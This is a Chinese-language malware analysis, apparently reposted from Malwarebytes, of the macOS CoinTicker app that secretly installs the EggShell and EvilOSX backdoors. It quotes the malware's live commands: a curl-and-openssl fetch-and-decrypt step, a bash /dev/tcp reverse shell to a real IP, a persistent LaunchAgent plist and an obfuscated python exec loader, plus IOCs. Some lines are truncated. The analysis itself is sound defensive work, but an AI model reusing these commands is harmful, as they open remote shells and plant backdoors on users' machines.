
Mac应用CoinTicker无需用户权限就可安装后门

angel010 / 2018-11-02 08:01:00 / 浏览数 1950 技术文章 技术文章 顶(0) 踩(0)


用户1vladimir在malwarebytes论坛发帖称CoinTicker应用程序在应用设备中安装了2个后门。Malwarebytes研究人员据此进行了深入分析。

应用行为分析

CoinTicker应用是一个合法的应用程序，对投资加密货币的用户来说非常有用，因为应用可以实时显示添加关注的加密货币的价格。应用下载成功安装后，菜单栏会出现一个



应用可以根据应用中的选项来个性化显示加密货币的种类和其他信息，支持的加密货币有比特币、以太坊和门罗币。



应用程序的功能看起来是合法的，但是应用会在后台悄悄地安装后门——既不向用户请求权限，也不向用户通知任何信息。应用启动后，会下载和安装两个开源后门EvilOSX

应用会执行下面的shell命令来下载一个macOS的个性化编译版EggShell：

```
nohup curl -k -L -o /tmp/.info.enc https://github.com/youarenick/newProject/raw/master/info.enc; openssl enc -aes-256-cbc -d -
```

命令的第一部分是从Github页下载一个编码的文件，并以文件名`.info.enc`保存在`/private/tmp/`中，然后用openssl将该文件解码为隐藏的python文件`.info.py`。最

.info.py脚本会执行多个不同的任务。首先，用下面的命令打开一个到C2服务器的逆shell连接：

```
nohup bash &> /dev/tcp/94.156.189.77/2280 0>&1
```

（域名seednode3.parsicoin.net解析的IP地址）

然后，下载二进制文件EggShell mach-o并保存到/tmp/espl：

```
curl -k -L -o /tmp/espl https://github.com/youarenick/newProject/raw/master/mac
```


最后，在/tmp/.server.sh处创建和运行shell脚本，脚本会建立一个逆向shell。

```
#! /bin/bash
nohup bash &> /dev/tcp/94.156.189.77/2280 0>&1
```

CoinTicker应用还会创建一个用户启动代理.espl.plist，周期性地运行相同的命令：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
 <key>AbandonProcessGroup</key>
 <true/>
 <key>Label</key>
 <string>com.apple.espl</string>
 <key>ProgramArguments</key>
 <array>
   <string>sh</string>
   <string>-c</string>
   <string>nohup curl -k -L -o /tmp/.info.enc https://github.com/youarenick/newProject/raw/master/info.enc; openssl enc -aes-2
 </array>
 <key>RunAtLoad</key>
 <true/>
 <key>StartInterval</key>
 <integer>90</integer>
</dict>
</plist>
```

看起来espl二进制文件会启动多次，事实也如此。



软件会在用户Containers文件夹中创建一个名为.UpQZdhkKfCdSYxg的文件，这也是python脚本plQqVfeJvGo的主目录（研究人员认为python脚本名是随机的，但因为

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import os
import getpass
import uuid

def get_uid():
return "".join(x.encode("hex") for x in (getpass.getuser() + "-" + str(uuid.getnode())))

exec("".join(os.popen("echo 'U2FsdGVkX19GsbCj4lq2hzo27vqseHTtKbNTx9
...
TjO1GlH1+7cP7pDYa8ykBquk4WhU0/UqE' | openssl aes-256-cbc -A -d -a -k %s -md md5" % get_uid()).readlines()))
```

提取脚本发现这是EvilOSX后门的bot.py脚本：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
"""Minimal bot which loads modules as they are needed from the server."""
__author__ = "Marten4n6"
__license__ = "GPLv3"
__version__ = "4.1.1"
...
```

该脚本被修改后用于后门与服务器185.206.144.226在1339端口上的通信。恶意软件也创建了一个名为com.apple.EOFHXpQvqhr.plist的用户启动代理来确保脚本的运行

总结

虽然恶意软件背后的攻击者的意图还不明确，但EggShell和EvilOSX是两款广泛使用的后门。恶意软件通过加密货币app进行传播，因此研究人员猜测恶意软件可能是想窃取

研究人员对攻击者的意图做出以下猜测：

- 一是该攻击是一种供应链攻击，黑客入侵了合法app站点来传播恶意版本的app。此类供应链攻击已经出现多次了。
- 二是该app本身就是含有恶意目的的。首先，app通过域名coin-sticker.com传播。这也应用名非常相似，但并不一样。从域名就可以猜测这可能并不是一个合法的app。

还有一点值得注意的是，恶意软件并不需要用户的任何权限。也不需要root权限，而一般的恶意软件都需要root权限，这也是之后分析和检测恶意软件需要注意的一点。

IOC
创建的文件：

```
/private/tmp/.info.enc
/private/tmp/.info.py
/private/tmp/.server.sh
/private/tmp/espl
~/Library/LaunchAgents/.espl.plist
~/Library/LaunchAgents/com.apple.[random string].plist
~/Library/Containers/.[random string]/[random string]
```

网络连接：

```
94.156.189.77:2280
185.206.144.226:1339
```

SHA-256:

```
CoinTicker.zip f4f45e16dd276b948dedd8a5f8d55c9e1e60884b9fe00143cb092eed693cddc4
espl efb5b32f87bfd6089912073cb33850c58640d59cb52d8c63853d97b4771bc490
```

https://blog.malwarebytes.com/threat-analysis/2018/10/mac-cryptocurrency-ticker-app-installs-backdoors/

上一篇：ctf中常见的PHP漏洞小结 下一篇：picoCTF2018 Write...
1. 0 条回复
   - 动动手指，沙发就是你的了！